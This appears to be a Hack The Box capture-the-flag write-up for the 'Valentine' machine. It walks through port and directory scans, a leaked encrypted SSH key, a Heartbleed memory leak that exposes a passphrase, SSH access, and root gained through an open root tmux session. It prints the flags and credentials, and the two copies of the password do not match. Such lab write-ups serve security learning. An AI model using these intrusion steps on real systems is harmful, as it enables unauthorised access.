

run port scan
IP = 10.129.247.220

port scan

22/tcp open ssh syn-ack OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)


80/tcp open http syn-ack Apache httpd 2.2.22 ((Ubuntu))

443/tcp open ssl/http syn-ack Apache httpd 2.2.22

running gobuster and nikto

gobuster dir -u valentine.htb -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt -x php,txt




port 80 enum



/dev

found notes.txt and a hype key

Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 hype_key	13-Dec-2017 16:48	5.3K	
 notes.txt	05-Feb-2018 16:42	227	

To do:

- 1) Coffee.
- 2) Research.
- 3) Fix decoder/encoder before going live.
- 4) Make sure encoding/decoding is only done client-side.
- 5) Don't use the decoder/encoder until any of this is done.
- 6) Find a better way to take notes.

going into cyber chef to decode the key and it looks like a Hex

The screenshot shows the CyberChef web application interface. On the left, there's a sidebar with various operations like 'hex', 'From Hex', 'Hex to PEM', etc. The main area displays a recipe with two steps: 'From Hex' and 'Auto'. The input field contains a long hex string. The output field shows the decoded RSA private key, starting with '-----BEGIN RSA PRIVATE KEY-----'.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqIAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0IF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRCw2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+a16
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHugcASvMqz76W6abRZeXi
Ebw66hjFmAua4AzqcM/kigNRFpYUuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3RORtCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSI5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FItJjMjnlpxjvfq+E
p0gD0UcyIKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
OI6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fG1wSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSvSpWy9Wp6y8XX8+F40rxI5
XqhDUBhyk1C3YPOiDuPOnMXalpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdD
K
aAnWJvFgIA4oFBBVA8uAPMfv2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87IMadds1GQNeGsKSf8R/rsRKeekc1lDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAITQ1Rs9PulrS7K4SLX7nY89/RZ5oSqe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7lwK3YU5kp3CC
```

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqIAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0IF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRCw2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+a16
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHugcASvMqz76W6abRZeXi
Ebw66hjFmAua4AzqcM/kigNRFpYUuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3RORtCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSI5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FItJjMjnlpxjvfq+E
p0gD0UcyIKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
OI6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fG1wSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSvSpWy9Wp6y8XX8+F40rxI5
XqhDUBhyk1C3YPOiDuPOnMXalpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdD
K

aAnWJvFgIA4oFBBVA8uAPMfv2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87IMadds1GQNeGsKSf8R/rsRKeekc1lDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAITQ1Rs9PulrS7K4SLX7nY89/RZ5oSqe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7lwK3YU5kp3CC

dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpux
cY5YZJGAp+JxsnIQ9CFyxlt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JIQIVRImShFpl8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxyICC/wUyUXIMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjolilB5qNUyywSeTBF2awRIXH9BrkZG4Fc4gdmW/lzT
RUgZkbMQZNIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGlSkwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----

ound

/encode

/decode

Foothold

we tried to do a stored xss attack with

src=<http://10.10.16.9>

```
(kali@kali) - [~/Desktop/HTB/valentine]
$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.16.9] 53604
GET / HTTP/1.1
Host: 10.10.16.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://valentine.htb/decode.php
```

and we get a hit!

we couldn't do much with what we found but we ran

nmap --script vuln and we got something interesting

a exploit on ssl called heart bleed

```
/dev/: Potentially interesting directory w/ listing on 'apache
/index/: Potentially interesting folder
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-jsonp-detection: Couldn't find any JSONP endpoints.
443/tcp open  https    syn-ack
ssl-heartbleed:
VULNERABLE:
The Heartbleed Bug is a serious vulnerability in the popular C
ected by SSL/TLS encryption
```

running heartbleed we leaked some interesting info

looks like someone is typing a base64 string into /decode

<https://www.exploit-db.com/exploits/32745> #heartbleed

```
(kali㉿kali)-[/opt/CVEs]  
$ echo -n aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg== | base64 -d  
heartbleedbelievethetype
```

it looks like a password

heartbleedbelievethetype

now let's try to ssh with the key we found earlier and the password we found now and i assume the username will be hype because the key was called hype.key

```
(kali㉿kali)-[~/Desktop/HTB/valentine]  
$ ssh hype@10.129.184.27 -i id_rsa  
Enter passphrase for key 'id_rsa':  
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com/  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3  
hype@Valentine:~$  
hype@Valentine:~$ ls  
Desktop Documents Downloads Music Pictures Public Templates Videos  
hype@Valentine:~$
```

we are in !

Privilege escalation

#userflag e6710a5464769fd5fcd216e076961750

Linux version 3.2.0-23-generic

Sudo version 1.8.3p1

127.0.0.1:631

PermitRootLogin yes

root 1180 0.0 0.1 26416 1672 ? Ss 05:17 0:00 /usr/bin/tmux -S /.devs/dev_sess
/usr/bin/X

looking through home directory we found that .bash_history has some content


```

hype@Valentine:/dev/shm$ cat /home/hype/.bash_history
exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit

```

looks like the user hype with running tmux copy the command we found
 tmux -S /.devs/dev_sess
 and we are root

```

root@Valentine:/run/shm# cat /root/root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:/run/shm#

```

#rootflag f1bb6d759df1f272914ebbc9ed7765b2

Service	Username	password
ssh	hype	heartbleedbelievetheshyp

Conclusion

- the server had an open directory that had a id_rsa ssh key to a user in the server
- the server was vulnerable heartbleed exploit which lead to reading from memory the password for the ssh key user hype that we found earlier

- the kernel version of the target was so out dated that it was vulnerable to most common exploits like dirty cow which lead to priv escalation
- the root had an open tmux session that the user hyper could connect to which lead to priv escalation